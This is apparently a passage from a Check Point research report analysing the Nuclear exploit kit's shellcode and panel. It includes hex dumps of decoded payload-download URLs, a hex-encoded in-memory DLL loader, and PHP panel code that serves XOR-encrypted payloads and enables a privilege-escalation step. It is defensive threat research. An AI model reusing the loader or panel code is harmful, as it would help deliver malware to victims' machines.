


Name	Name
Comment	Comment
EXE	●
DLL	○
DLL(memory run)	○
DLL(memory run custom)	○
Update URL	Update URL

Let's review the different paths the shellcode takes for each payload type.

First, the shellcode has a standard XOR decoding loop (key: 4D). The shellcode then finds the relevant system calls and initiates a new thread, which starts XORing the appended URLs from the end of the shellcode.


The decoding results in triplets of <payload type>;<key>;<url>:



```
00030010 93 00 00 00 31 3B 74 6C 42 50 49 72 52 6B 3B 68 █...1;tlBPIrRk;h
00030020 74 74 70 3A 2F 2F [redacted] ttp://[redacted]
00030030 [redacted] 2E 63 66 2F 74 72 61 6E 73 63 65 69 76 65 [redacted].cf/transceive
00030040 72 73 2D 70 72 69 65 73 74 68 6F 6F 64 2F 38 69 rs-priesthood/8i
00030050 71 31 72 31 33 75 76 6F 34 6A 6D 38 2F 64 65 69 q1r13uvo4jm8/dei
00030060 66 69 63 61 74 69 6F 6E 2D 70 61 6C 69 6E 67 2E fication-paling.
00030070 68 74 6D 3F 79 65 6C 70 73 3D 33 73 31 36 31 64 htm?yelps=3s161d
00030080 70 6D 31 37 36 77 31 34 65 34 64 6B 26 72 35 6D pm176w14e4dk&r5m
00030090 6C 67 79 37 6F 79 37 74 30 62 3D 68 61 6C 6C 75 lgy7oy7t0b=hallu
000300A0 63 69 6E 61 74 65 00 00 00 00 00 00 00 00 00 00 cinate..........
```

```
002D0010 7E 00 00 00 31 3B 44 65 47 69 52 57 63 3B 68 74 ~...1;DeGiRWc;ht
002D0020 74 70 3A 2F 2F [redacted] tp://[redacted]
002D0030 [redacted] 63 66 2F 65 78 70 65 6C 6C 65 64 5F 63 6F [redacted].cf/expelled_co
002D0040 75 6E 73 65 6C 6C 6F 72 73 2F 32 33 32 38 31 2D unsellors/23281-
002D0050 70 32 30 32 62 2F 79 61 63 68 74 73 6D 61 6E 2D p202b/yachtsman-
002D0060 63 61 62 6C 65 67 72 61 6D 2E 6A 73 70 3F 6A 6F cablegram.jsp?jo
002D0070 79 65 64 3D 31 32 39 6E 6E 33 30 68 39 39 38 26 yed=129nn30h998&
002D0080 6E 6A 6F 70 61 39 66 37 6D 64 38 32 3D 33 39 35 njopa9f7md82=395
002D0090 37 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 7...............
```

Next, the shellcode checks the payload type and behaves accordingly:




```
00402946   833F 31          CMP DWORD PTR DS:[EDI],31
00402949   0F84 8A000000    JE shellcod.004029D9
0040294F   833F 32          CMP DWORD PTR DS:[EDI],32
00402952   0F84 81000000    JE shellcod.004029D9
00402958   833F 33          CMP DWORD PTR DS:[EDI],33
0040295B   75 60            JNZ SHORT shellcod.004029BD
```

These are the possible shellcode paths:

<u>EXE</u>

Not surprisingly, the exe type is the most common payload in all ITW Nuclear instances.

Under this code path, a GET request is sent to the URL with the WinHttpSendRequest function. The response is the binary payload encrypted with the corresponding <key>.



```
⊟ Media Type
    Media Type: application/octet-stream (531368 bytes)

000d0  73 3a 20 62 79 74 65 73  0d 0a 0d 0a 39 36 d2 50   s: bytes ....96.P
000e0  4a 72 52 6b 70 6c 42 50  b6 8d 52 6b cc 6c 42 50   JrRkplBP ..Rk.lBP
000f0  49 72 52 6b 34 6c 42 50  49 72 52 6b 74 6c 42 50   IrRk4lBP IrRktlBP
00100  49 72 52 6b 74 6c 42 50  49 72 52 6b 74 6c 42 50   IrRktlBP IrRktlBP
00110  49 72 52 6b 74 6c 42 50  49 73 52 6b 7a 73 f8 5e   IrRktlBP IsRkzs.^
00120  49 c6 5b a6 55 d4 43 1c  84 53 06 03 1d 1f 62 20   I.[.U.C. .S....b
00130  3b 1d 35 19 15 01 62 33  28 1c 3c 04 00 4c 20 35   ;.5...b3 (.<..L 5
00140  69 00 27 05 54 05 2c 70  0d 3d 01 4b 19 03 26 35   i.'.T.,p .=.K..&5
00150  67 7f 5f 61 50 6c 42 50  49 72 52 6b 99 c3 9f e3   g._aPlBP IrRk....
00160  e0 bc e1 8b dd a2 f1 b0  e0 bc e1 8b ce aa 98 b0   ........ ........
00170  e2 bc e1 8b d8 ae 91 b0  e2 bc e1 8b d8 ae fe b0   ........ ........
```

We can see in the first key ("tlBPIrRk") that the first two bytes are 74 6C. When XORed with the first two bytes of the response (39 36), the result is indeed 4D 5A ("MZ").

After decryption, the payload is spawned as a new process.


DLL

Similar to the EXE payload, the DLL is downloaded to a temporary location and decrypted.

After decryption, the shellcode launches `regsvr32.exe` and uses the downloaded payload as its argument. This in turn launches the DLLMain function of the DLL.

DLL (Memory run)

Used by only one campaign (to spread the usrnif banker) this completely **fileless** infection is our favorite. Once again, the response to a GET request is an encrypted binary. This time, however, an **independent system loader** is prepended to the response, which allows the DLL to be loaded from memory without first being written to the disk.



```
$memdll_loader =
"558BEC83E4F883EC24535657E8450000008B5D08B9003040002BC833F68DBB00F0BFFF03F98B0FE8370000008944B4108D7F044683FE0872EC8BCBE81C00000085C0740B8D5424108BC8E85501
00005F5E5B8BE55DC3B8A0190000C38D8180060000C383EC1464A13000000005355568B400C57894C24148B780CEB688B463C8B6C307885ED745B8B4F30B2016A00E8C20000008944241433DB8B4
42E1C03C6598B4C2E208944242003CE8B442E248B6C2E1803C6894C24188944241C85ED74228B0C9932D26A0003CEE83A000000034424145939442414741C8B4C2418433BDD72DE8B3F8B771885
F6759133C05F5E5D5B83C414C38B44241C8B4C24200FB704588B048103C6EBE553568BF18AFA8A1E84DB743A84FF741A8D439F0FB6D3B1193AC88D43E00FB6C01BC94184C90F45D0EB028AD38B4
C240CC1C90D0FBEC28AD703C8518D4E01E8BDFFFFFF59EB048B44240C5E5BC353568BF18ADA0FB7066685C0743A8BC884DB741D8D419F6A195A663BD08D41E00FB6C91BD20FB6C04284D20F45C8
0FBEC98B44240C8AD3C1C80D03C18D4E0250E8BBFFFFFF59EB048B44240C5E5BC383EC2453558B29568D7104578BFA85ED74608B07894424188B47048944241C8B47088944242O8B470C8944242
48B4718894424288B471C8944242C8D442418894424148B1E83C60485DB741F6A086A08FF571050FF571485C07405895804893050568D4C241CE86E00000003F383ED0175D15F5E5D5B83C424C3
8B44240433D25356578B388B4F080FB7411483C11803C88B47080FB7580633C0663BC373248B410885C075038B41108B710C39742414720803C63944241472114283C128663BD372DC33C05F5E5
BC20C008B47042BC603411403442414EBEC558BEC83EC148B45085333DB66895DEC895DF056578BF985C00F84F1000000B94D5A00006639080F85E30000008B483C03C88139504500000F85D200
00008945F0B80B020000894DF4663941188B076A0468002000000F9445EDC645EC01FF7150FF7134FF108BF085F6751C8B45F48B0F6A046800200000FF705053FF118BF085F60F84880000008B0
F8D45EC8945F8BB001000008B45F46A04538975FCFF705056FF118B45F48B0F6A0453FF705456FF118B45F48B0FFF7054FF75F056FF511083C40C8D45F88BCF50E84C0000008D45F850E8410200
008D45F88BCF50E86801000084C074298D45F88BCF50E8C90000008B45F48B402885C0741403C67410FF750C6A0156FFD085C074048BC6EB0233C05F5E5B8BE55DC2080051538B5C240C55568BF
133ED8B0357897424108B50088BCA33C00FB77A14663B4106737483C72803FA833F00752D8B713885F6744E8B4424106A046800100000568B088B47FC03430450FF118B4C2410566A00508B09FF
5114EB258B47FC8B0E0343046A046800100000FF3750FF118B0BFF378B57048B360351045250FF561083C40C8B03458B74241083C7288B48080FB741063BE872915F5E5D5B59C20400538B5C240
8558BE9568B0333DB5733FF8B50088D48088B010FB77214663B58068B5C2414736383C63C03F28B1681E2FFFFFF00F706000000004740681CA000200008B46EC85C0751AF6064074078B018B4020
EB0AF60680741F8B018B402485C074168B4D008D442414508B46E803430452FF76EC50FF51048B0B4783C10883C6288B01663B780672A25F5E5D5BC2040051538B5C240C55568BF18B035789742
4108B400883E880837804000F86A300000051FF3053E82CFDFFFF8BF885FF0F848C000000837F0C000F84820000008B3651FF770C53E80CFDFFFF50FF56088944241885C0746E833F00517410FF
3753E8F2FCFFFF8B7710037304EB0FFF771053E8E1FCFFFF8B73040377108BE8EB2C79050FB7C0EB0B515053E8C8FCFFFF83C0028B4C241050FF74241C8B09FF510C85C07421890683C50483C60
48B450085C075CD83C71474098B742410E974FFFFFFB001EB0232C05F5E5D5B59C2040083EC0C538B5C2414558B038B6B048B40082B68340F84A700000083B8A4000000000F869A0000005751FF
B0A00000053E853FCFFFF8BF8833F000F868000000000568D4F0433D28B018D770883E80889742414895424 10894C2418A9FEFFFFFF76570FB7068944242081642420FF0F0000C1E80C83F803740
583F80A75248B3703742420515653E8FDFBFFFF8B5424108B088B430403CD890C068B4C24188B7424148B014283E8088954241083C602D1E8897424143BD072A90339833F0077825E5F5D5B83C4
0CC20400006B94DBFF329072E7A5183A5AC1C639EAC5B63A1618018EEB6245FB0A5D49A30A";
$memdll_files = array();
if (count($fs) <= 0) {
    onError($db, "lpe no files to send");
}
if ($lpe == 1) {
    $memdll_files = array("/var/www/<path>/lpe.dll");
}
$memdll_files = array_merge($memdll_files, $fs);
$files = encode_xor_file(build_memdll_loadert(hex2asciit($memdll_loader), $memdll_files), $x_key);
header("Accept-Ranges: bytes");
header("Content-Length: " . strlen($files));
header("Content-Type: application/octet-stream");
exit($files);
break;
```

DLL (Memory run custom)

This is similar to the DLL (Memory run) option, but the loader is not prepended to the dll and a custom loader is required. This option is currently not available due to a configuration problem.


As shown in the panel, it is possible to configure an "addon" file as the second payload in the thread.

In the absence of an addon file, the same payload is downloaded and executed twice.

PAYLOAD

Once the shellcode asks for the payload (which depends on the file type), a request is made to the panel. This request is handled under the "file" branch. The same victim filter mechanism takes place as in the "index" branch.


The file is found and served to the user:



```
$files = encode_xor_file(file_get_contents("/var/www/[redacted]/" . $filename), $x_key);
header("Accept-Ranges: bytes");
header("Content-Length: " . strlen($files));
header("Content-Type: application/octet-stream");
exit($files);
break;
```

Before the file is sent, it is XORed with the **$x_key**, the same key from the <type>;<key>;<url> triplet in the shellcode.

Additionally, Nuclear also has a local privilege escalation exploit (mentioned here), which is activated when the **$lpe** variable is on.



```
if ($lpe === 1) {
    if ($typefile != 3 && $typefile2 != 3) {
        $x_key = GetRandomString(rand(5, 10));
        $urls_silver[] = Array("http://" . $domain . "/" . getRandUri(array('branch' => 'lpe', 'key' => $key, 'thread_id' => $thread_id, 'domain' =>
        $domain, 'g_ip' => $ip, 'time_shtamp' => $time, 'x_key' => $x_key)), 3, $x_key);
        $urls_2551[] = Array("http://" . $domain . "/" . getRandUri(array('branch' => 'lpe', 'key' => $key, 'thread_id' => $thread_id, 'domain' => $domain
        , 'g_ip' => $ip, 'time_shtamp' => $time, 'x_key' => $x_key)), 3, $x_key);
        $urls_flash[] = Array("http://" . $domain . "/" . getRandUri(array('branch' => 'lpe', 'key' => $key, 'thread_id' => $thread_id, 'domain' =>
        $domain, 'g_ip' => $ip, 'time_shtamp' => $time, 'x_key' => $x_key)), 3, $x_key);
    } else if ($typefile == 3 || $typefile2 == 3) {
```

However, the variable is not configurable from the panel and its value is hardcoded in the panel.

This means that the threat actor probably needs to make an additional payment to have it switched on.

SUMMARY

In this two part publication, we explored Nuclear's entire infrastructure. As befitting such an efficient attack weapon, we found that the infrastructure is well built. Nuclear employs various techniques to achieve its malicious goals, and uses elaborate tactics. It is clear we are up against very innovative attackers. Only by understanding this threat will we be able to fully eliminate it. Check Point researchers will continue to track down and analyze malware, to keep users around the globe one step ahead.

CHECK POINT PROTECTIONS

Check Point protects its customers against payloads delivered via the Nuclear exploit kit at each stage of the redirection chain, prior to the infection, via protections which are integrated into our IPS blade.

- Designated Nuclear Protections
  - **Nuclear Exploit Kit Landing Page**—Detects and blocks typical patterns and behaviors of the kit's landing pages.
  - **Nuclear Exploit Kit Redirection**—Detects and blocks typical patterns and behaviors of the kit's redirection mechanism.
- Protections which detect and block attempts to exploit vulnerabilities used by the exploit kit
  - **Adobe Flash opaqueBackground Use After Free (APSA15-04: CVE-2015-5122)**
  - **Adobe Flash Player IExternalizable Remote Code Execution (APSA15-05: CVE-2015-7645)**
  - **Adobe Flash Player Remote Code Execution (APSA16-01: CVE-2016-1019)**
  - **Microsoft Internet Explorer Jscript9 Memory Corruption (MS15-065: CVE-2015-2419)**
  - **Microsoft Windows OLE Automation Array Remote Code Execution (MS14-064)**

Check Point recommends its customers to set the above IPS protections on Prevent mode.

Check Point
SOFTWARE TECHNOLOGIES LTD.

The Check Point Incident Response Team is available
to investigate and resolve complex security events
that span from malware events, intrusions or denial of service attacks.

The team is available 24x7x365 by contacting
emergency-response@checkpoint.com
or calling 866-923-0907